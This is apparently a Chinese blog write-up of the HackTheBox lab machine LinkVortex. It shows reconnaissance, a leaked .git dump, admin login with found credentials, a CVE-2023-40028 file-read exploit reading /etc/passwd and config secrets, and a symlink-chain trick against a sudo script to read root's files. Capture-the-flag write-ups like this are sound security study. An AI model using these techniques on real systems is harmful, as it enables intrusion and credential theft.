HYH

失去的终究会失去吧,想念的终究会相遇吧。



作词:小行星 作曲:小行星

1 of 13

统计信息

在线访客: 4

今日浏览量: 258

今日访客: 172

近 7 天的访问量: 5,195

总浏览量: 50,938

累计访客: 27,661

总浏览量: 5,138

总计文章: 84

评论总数: 68

最近评论

hyh on <u>留言板</u>: "这个最新 的 BigBang 太搞笑了, 几…"

1月26,10:35

everyone on <u>HTB-Caption</u>:

"user部分的80patch了缓存 投毒x…"

1月25,17:03

guest on <u>HTB-Backfire</u>:

"Bro, you are amazing..."

1月24,20:48

shelly on <u>留言板</u>: "I am big fan of you …"

1月24,18:55

<u>hyh</u> on <u>留言板</u>: "休息一段 时间, 不更新。"

1月24,11:36

lsfeng on $\underline{\mathbf{a}}$ 言板: "大佬你太秀了,被backfire卡了几

天"

1月22,11:32

HTB-LinkVortex (https://www.hyhforever.top/htb-linkvortex/)

② 2024-12-09 14:36 | **③** 1,484 | **②** 0 | **②** 2024-12-18 12:25 |

₩ 839字 | 🛮 15分钟

Box Info

О	S	Linux
	ficulty 作词: 作曲:	小院星y 小行星

Nmap

```
1 [root@kali] /home/kali
2 > nmap -sSCV -Pn LinkVortex.htb
3 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-08 21:44 CST
4 Nmap scan report for LinkVortex.htb (10.10.11.47)
5 Host is up (0.088s latency).
6 Not shown: 998 closed tcp ports (reset)
7 PORT STATE SERVICE VERSION
                       OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
8 22/tcp open ssh
9 | ssh-hostkey:
       256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
11 | 256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
                       Apache httpd
12 80/tcp open http
13 |_http-server-header: Apache
14 | http-title: BitByBit Hardware
15 | Requested resource was http://linkvortex.htb/
16 | http-robots.txt: 4 disallowed entries
17 |_/ghost/ /p/ /email/ /r/
18 |_http-generator: Ghost 5.58
19 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
20
21 Service detection performed. Please report any incorrect results at https://nmap.org/submi
22 Nmap done: 1 IP address (1 host up) scanned in 20.62 seconds
```

Subdomain Fuzz

>

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```
1 [root@kali] /home/kali/LinkVortex
2 ) ffuf -u http://linkvortex.htb/ -w ./fuzzDicts/subdomainDicts/main.txt -H "Host:FUZZ.link
3
          /'___\
                                 /'___\
4
         /\ \__/ /\ \__/ __ __ /\ \__/
5
         \\,_\\\,_\\\\,_\
6
          \ \ \_/ \ \ \_/\ \ \_/\ \ \_/
7
          \ \_\ \ \_\ \ \___/ \ \_\
8
            \/_/ \/__/ \/__/
9
10
11
         v2.1.0-dev
12
13
                      : GET
14 :: Method
15 :: URL
                      : http://linkvortex.htb/
16 :: Wordlist
                      : FUZZ: /home/kali/LinkVortex/fuzzDicts/subdomainDicts/main.txt
                      : Host: FUZZ.linkvortex.htb
17 :: Header
18 :: Follow redirects : false
19 :: Calibration
                     : false
                      : 10
20 :: Timeout
21 :: Threads
                      : 40
                      : Response status: 200
22 :: Matcher
23 _
24
25 dev
                         [Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 73ms]
26 :: Progress: [167378/167378] :: Job [1/1] :: 500 req/sec :: Duration: [0:05:55] :: Errors:
```

发现存在: dev.linkvortex.htb , 添加到 /etc/hosts

Dirsearch


```
1 [root@kali] /home/kali/LinkVortex
2 > dirsearch -u linkvortex.htb -t 50 -i 200
3 /usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resource
4
     from pkg_resources import DistributionNotFound, VersionConflict
5
    _|. _ _ _ _ _ _ _ _
                            v0.4.3
6
    (_||| _) (/_(_|| (_| )
7
8
9 Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 50 | Wordlist size: 114
11 Output File: /home/kali/LinkVortex/reports/_linkvortex.htb/_24-12-08_21-50-06.txt
12
13 Target: http://linkvortex.htb/
14
15 [21:50:06] Starting:
16 [21:50:28] 200 - 15KB - /favicon.ico
17 [21:50:34] 200 - 1KB - /LICENSE
18 [21:50:44] 200 - 103B - /robots.txt
19 [21:50:46] 200 - 255B - /sitemap.xml
```

```
>  | /robots.txt
```

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1 User-agent: *
2 Sitemap: http://linkvortex.htb/sitemap.xml
3 Disallow: /ghost/
4 Disallow: /p/
5 Disallow: /email/
6 Disallow: /r/

进入 /ghost 路由,存在登录页面



对 dev.linkvortex.htb 进行目录扫描

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```
1 [root@kali] /home/kali/LinkVortex
2 > dirsearch -u dev.linkvortex.htb -t 50 -i 200
3 /usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resource
    from pkg_resources import DistributionNotFound, VersionConflict
4
5
   _|. _ _ _ _ v0.4.3
6
   (_||| _) (/_(_|| (_| )
7
8
9 Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 50 | Wordlist size: 114
10
11 Output File: /home/kali/LinkVortex/reports/_dev.linkvortex.htb/_24-12-09_10-27-46.txt
12
13 Target: http://dev.linkvortex.htb/
15 [10:27:46] Starting:
16 [10:27:48] 200 - 557B - /.git/
17 [10:27:48] 200 - 73B - /.git/description
18 [10:27:48] 200 - 201B - /.git/config
19 [10:27:48] 200 - 41B - /.git/HEAD
20 [10:27:48] 200 - 620B - /.git/hooks/
21 [10:27:48] 200 - 402B - /.git/info/
22 [10:27:48] 200 - 240B - /.git/info/exclude
23 [10:27:48] 200 - 401B - /.git/logs/
24 [10:27:48] 200 - 175B - /.git/logs/HEAD
25 [10:27:48] 200 - 418B - /.git/objects/
26 [10:27:48] 200 - 393B - /.git/refs/
27 [10:27:48] 200 - 147B - /.git/packed-refs
28 [10:27:49] 200 - 691KB - /.git/index
```

GitHack

存在 Git 泄露,使用 GitHack 工具将其拉取下来

```
1 [root@kali] /home/kali/LinkVortex/GitHack (master) /
2 ) python GitHack.py -u "http://dev.linkvortex.htb/.git/"
```

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
```
root@kali] kali/LinkVortex/GitHack/dev.linkvortex.htb/ghost/core/test/regression/api/admin
await agent.loginAs(email,
                          password: 'thisissupersafe',
password: 'thisissupersafe',
password: 'thisissupersafe',
                         ord = 'thisissupersafe';
              await cleanAgent.loginAs(email, pass
password: 'lel123456',
password: '12345678910',
                                 : '12345678910'
          it('reset password', async runcero
                         ord', async function () {
              await agent.put('authentication/password')
          password_reset: [{
  it('reset password: invalid token', async function () {
         .put('authentication/password
      d_reset')
484:
486:
```

可以发现里面存在一些 password 关键字

可以使用第一个密码进行登录


```
1 username: admin@linkvortex.htb
2 password: OctopiFociPilfer45
```

成功进入后台



通过 Wappalyzer 扩展可以发现,当前 GhostCMS 的版本是 5.58

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User

CVE-2023-40028

通过 Google 查询, 我发现了这个

Oxyassine/CVE-2023-40028 (https://github.com/0xyassine/CVE-2023-40028)

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需要修改的地方

>

```
# CVE : CVE-2023-40028

#THIS EXPLOIT WAS TESTED AGAINST A SELF HOSTED GHO

#GHOST ENDPOINT
GHOST_URL='http://linkvortex.htb'
GHOST_API="$GHOST_URL/ghost/api/v3/admin/"
API_VERSION='v3.0'

PAYLOAD_PATH="`dirname $0`/exploit"
PAYLOAD_ZIP NAME=exploit.zip
```

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```
1 [root@kali] /home/kali/LinkVortex/CVE-2023-40028 (master) 
2 > ./CVE-2023-40028.sh -u admin@linkvortex.htb -p OctopiFociPilfer45
3 WELCOME TO THE CVE-2023-40028 SHELL
4 file> /etc/passwd
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 node:x:1000:1000::/home/node:/bin/bash
```

成功读取到 /etc/passwd

>

在 GitHack 中还发现了一个 Dockerfile

```
1 [root@kali] /home/kali/LinkVortex/GitHack/dev.linkvortex.htb (master) 
2 > cat Dockerfile.ghost
3 FROM ghost:5.58.0
4
5 # Copy the config
6 COPY config.production.json /var/lib/ghost/config.production.json
7
8 # Prevent installing packages
  RUN rm -rf /var/lib/apt/lists/* /etc/apt/sources.list* /usr/bin/apt-get /usr/bin/apt /usr/
9
10
11 # Wait for the db to be ready first
12 COPY wait-for-it.sh /var/lib/ghost/wait-for-it.sh
13 COPY entry.sh /entry.sh
14 RUN chmod +x /var/lib/ghost/wait-for-it.sh
15 RUN chmod +x /entry.sh
16
17 ENTRYPOINT ["/entry.sh"]
18 CMD ["node", "current/index.js"]
```

尝试读取这个 /var/lib/ghost/config.production.json 配置文件

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```
1 [root@kali] /home/kali/LinkVortex/CVE-2023-40028 (master) \neq
2 > ./CVE-2023-40028.sh -u admin@linkvortex.htb -p OctopiFociPilfer45
3 WELCOME TO THE CVE-2023-40028 SHELL
4 file> /var/lib/ghost/config.production.json
5 {
6
     "url": "http://localhost:2368",
7
     "server": {
       "port": 2368,
8
       "host": "::"
9
10
     },
     "mail": {
11
       "transport": "Direct"
12
13
     },
14
     "logging": {
15
       "transports": ["stdout"]
16
     },
     "process": "systemd",
17
18
     "paths": {
       "contentPath": "/var/lib/ghost/content"
19
20
     },
21
     "spam": {
22
       "user_login": {
23
           "minWait": 1,
24
           "maxWait": 604800000,
           "freeRetries": 5000
25
26
       }
27
     },
28
     "mail": {
29
        "transport": "SMTP",
30
        "options": {
         "service": "Google",
31
         "host": "linkvortex.htb",
32
33
         "port": 587,
34
         "auth": {
35
           "user": "bob@linkvortex.htb",
           "pass": "fibber-talented-worth"
36
37
38
39
       }
40 }
```

得到用户名和密码

>

```
1 username:bob@linkvortex.htb
2 password:fibber-talented-worth
```

ssh 登录后拿到 user.txt

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```
[root@kali] /home/kali/LinkVortex/GitHack/dev.linkvortex.htb master /
> ssh bob@linkvortex.htb
bob@linkvortex.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)
                  https://help.ubuntu.com
* Documentation:
                  https://landscape.canonical.com
* Management:
* Support:
                  https://ubuntu.com/pro
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
roxy settings
Last login: Mon Dec 9 03:01:19 2024 from 10.10.14.147
bob@linkvortex:~$ cat user.txt
7209c78a15bf
bob@linkvortex:~$
```

Root

检查 Bob 的命令权限

```
1 bob@linkvortex:~$ sudo -l
2 Matching Defaults entries for bob on linkvortex:
3    env_reset, mail_badpass,
4    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shap/b
5    env_keep+=CHECK_CONTENT
6
7 User bob may run the following commands on linkvortex:
8    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
```

查看这个 /opt/ghost/clean_symlink.sh

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```
1 bob@linkvortex:~$ cat /opt/ghost/clean_symlink.sh
2 #!/bin/bash
3
4 QUAR_DIR="/var/quarantined"
5
6 if [ -z $CHECK_CONTENT ]; then
    CHECK_CONTENT=false
7
8 fi
9
10 LINK=$1
11
12 if ! [[ "$LINK" =~ \.png$ ]]; then
     /usr/bin/echo "! First argument must be a png file !"
13
     exit 2
14
15 fi
16
17 if /usr/bin/sudo /usr/bin/test -L $LINK; then
     LINK_NAME=$(/usr/bin/basename $LINK)
18
     LINK_TARGET=$(/usr/bin/readlink $LINK)
19
20
     if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
       /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
21
       /usr/bin/unlink $LINK
22
     else
23
       /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
24
       /usr/bin/mv $LINK $QUAR_DIR/
25
      if $CHECK_CONTENT; then
26
         /usr/bin/echo "Content:"
27
         /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
28
29
       fi
30
     fi
31 fi
```

如果文件名后缀是 .png ,并且文件是符号链接 ,且目标路径 不包含 etc 或 root (即目标不是敏感文件),脚本会:

- 将符号链接 移动到 /var/quarantined 目录。
- 如果 CHECK CONTENT=true , 脚本会尝试输出该文件的内容。

然后创建符号链接,连接到 root.txt 下,由于脚本会检查参数,可以使用二次链接来进行绕过,同时将 CHECK CONTENT 设置为 true

```
1 bob@linkvortex:~$ ln -s /root/root.txt hyh.txt
2 bob@linkvortex:~$ ln -s /home/bob/hyh.txt hyh.png
3 bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/
```

Summary

获取 User 的过程是正常的一些信息收集、端口以及子域名扫描等。很明显是 dev 开发环境存在 Githack 泄露,开发人员在部署上去的时候并没有关掉这个开发环境。GhostCMS 的版本没有被及时更新,存在任意文件读取的 CVE,因此获取到了 ssh 用户的账号密码。

这个 machine 的 Root 获取似乎不需要及到提权,而是使用特殊权限的脚本对任意文件进行读取。因为 **clean_symlink.sh** 只是对命令行中的参数进行过滤,而符号链接是可以一个接着一个形成符号链接链条,从而直接读取到 root.txt。(实际上也可以读取 root 的 ssh 公钥或者是密码 hash,来尝试进行 ssh 登录,这个我就没有去尝试了,因为通过这个脚本已经可以任意文件读取。But You Can Try It!)

Hackthebox (https://www.hyhforever.top/tag/hackthebox/)

Linux (https://www.hyhforever.top/tag/linux/)

暂无评论

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下一篇 6

HTB-Certified

Sherlocks-Brutus

■ 推荐文章

HTB-Backfire

HTB-Active

HTB-Forest

>

>

本站已运行 602 天 16小时 47 分 45 秒 若是心田,变得荒芜,我也不辜负 蜀ICP备2023015836号

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